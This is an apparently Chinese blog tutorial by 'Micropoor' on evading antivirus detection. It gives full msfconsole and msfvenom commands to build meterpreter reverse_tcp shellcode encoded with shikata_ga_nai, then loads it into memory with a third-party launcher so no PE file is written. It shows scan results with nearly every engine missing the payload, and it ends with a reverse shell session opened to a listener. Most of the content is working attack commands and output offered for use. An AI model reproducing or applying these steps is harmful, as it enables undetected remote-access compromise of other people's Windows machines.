

目前的反病毒安全软件，常见有三种，一种基于特征，一种基于行为，一种基于云查杀。云查杀的特点基本也可以概括为特征查杀。无论是哪种，都是特别针对PE头文件的查杀。尤其是当payload文件越大的时候，特征越容易查杀。

既然知道了目前的主流查杀方式，那么反制查杀，此篇采取特征与行为分离免杀。避免PE头文件，并且分离行为，与特征的综合免杀。适用于菜刀下等场景，也是我在基于windows下为了更稳定的一种常用手法。载入内存。

0x00:以msf为例：监听端口

```
msf >use exploit/multi/handler
shmsf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lport 8080
lport => 8080
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  Name  Current Setting  Required  Description
  ----  -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.1.5      yes       The listen address
  LPORT     8080              yes       The listen port

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.1.5      yes       The listen address
  LPORT     8080              yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Wildcard Target

msf exploit(multi/handler) > set lhost 192.168.1.5
lhost => 192.168.1.5
msf exploit(multi/handler) > exploit -z

[*] Started reverse TCP handler on 192.168.1.5:8080
```

0x001：这里的payload不采取生成pe文件，而采取shellcode方式，来借助第三方直接加载到内存中。避免行为：

msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.1.5 lport=8080 -e x86/shikata_ga_nai -i 5 -f raw > test.c

```
root@John:~/var/www/html# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.5 lport=8080 -e x86/shikata_ga_nai -i 5 -f raw > test.c
/usr/share/metasploit-framework/lib/msf/core/opt.rb:55: warning: constant OpenSSL::SSL::SSLContext::METHODS is deprecated
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai succeeded with size 395 (iteration=1)
x86/shikata_ga_nai succeeded with size 422 (iteration=2)
x86/shikata_ga_nai succeeded with size 449 (iteration=3)
x86/shikata_ga_nai succeeded with size 476 (iteration=4)
x86/shikata_ga_nai chosen with final size 476
Payload size: 476 bytes
```


0x002:既然是shellcode方式的payload，那么一定需要借助第三方来启动，加载到内存。执行shellcode，自己写也不是很难，这里我借用一个github一个开源：

https://github.com/clinicallyinane/shellcode_launcher/

作者的话：建议大家自己写shellcode执行盒，相关代码网上非常成熟。如果遇到问题，随时可以问我。

```
C:\Users\Johnn\Desktop\shellcode_launcher-master>shellcode_launcher.exe -i test.c
Starting up
Calling file now. Loaded binary at: 0x002b0000
```

生成的payload大小如下：476字节。还是X32位的payload。



国内世界杀毒网：



扫描结果



提醒

此文件只有一个引擎报毒，虽然有可能它是一个新病毒，但更大的可能是误报，可以谨慎使用。


扫描结果: 2%的杀软(1/47)报告发现病毒

时间: 2018-12-20 23:48:33 (CST)



软件名称	引擎版本	病毒库版本	病毒库时间	扫描结果	扫描耗时
ANTIVIR	1.9.2.0	1.9.159.0	2018-12-20	没有发现病毒	60
AVAST!	18.4.3895.0	18.4.3895.0	2018-12-20	没有发现病毒	3
AVG	10.0.1405	10.0.1405	2018-12-20	没有发现病毒	3
Alyac	17.7.13.1	17.7.13.1	2018-08-28	没有发现病毒	6
Arcabit	1.0	1.0	2018-12-20	没有发现病毒	8
Authentium	4.6.5	5.3.14	2018-07-31	没有发现病毒	1
Baidu Antivirus	2.0.1.0	4.1.3.52192	2018-06-20	没有发现病毒	1
Bitdefender	7.141118	7.141118	2018-12-20	没有发现病毒	4
ClamAV	25158	0.97.5	2018-11-27	Win.Trojan.MSShellcode-6360729-0	1
Comodo	15023	5.1	2018-12-18	没有发现病毒	7
Defenx	15.1.0.107	15.1.0.107	2018-11-14	没有发现病毒	1
Dr.Web	5.0.2.3300	5.0.1.1	2018-12-11	没有发现病毒	9
F-PROT	4.6.2.117	6.5.1.5418	2016-02-05	没有发现病毒	1
F-Secure	2015-08-01-02	9.13	2018-12-20	没有发现病毒	6
Fortinet	1.000, 64.986, 64.844, 64.845	5.4.247	2018-12-20	没有发现病毒	1
GData	25.19855	25.19855	2018-12-19	没有发现病毒	11
Hunter	1.0.1.300	1.0.1.300	2018-08-03	没有发现病毒	1
IKARUS	5.00.06	V1.32.39.0	2018-12-17	没有发现病毒	12
K7	10.45.26928	15.2.0.34	2018-12-20	没有发现病毒	1

国际世界杀毒网：



1 / 56


One engine detected this file

SHA-256 48875edbffff3a393bc021682661bb4889e268c8525c5d85ff1326d50db32276

File name test.c

File size 476 B

Last analysis 2018-12-20 15:57:37 UTC



Detection

Details

Community

ClamAV	⚠	Win.Trojan.MSShellcode-6360729-0	Ad-Aware	✔	Clean
AegisLab	✔	Clean	AhnLab-V3	✔	Clean
ALYac	✔	Clean	Antiy-AVL	✔	Clean
Arcabit	✔	Clean	Avast	✔	Clean
Avast Mobile Security	✔	Clean	AVG	✔	Clean
Avira	✔	Clean	Babable	✔	Clean
Baidu	✔	Clean	BitDefender	✔	Clean
Bkav	✔	Clean	CAT-QuickHeal	✔	Clean
CMC	✔	Clean	Comodo	✔	Clean
Cyren	✔	Clean	DrWeb	✔	Clean
Emsisoft	✔	Clean	eScan	✔	Clean
ESET-NOD32	✔	Clean	F-Prot	✔	Clean
F-Secure	✔	Clean	Fortinet	✔	Clean

上线成功。

```

[*] Started reverse TCP handler on 192.168.1.5:8080
[*] Sending stage (179779 bytes) to 192.168.1.6
[*] Sleeping before handling stage...
[*] Meterpreter session 1 opened (192.168.1.5:8080 -> 192.168.1.6:2875) at 2018-12-20 10:42:38 -0500
[*] Session 1 created in the background.
msf exploit(multi/handler) > 
```

- Micropoor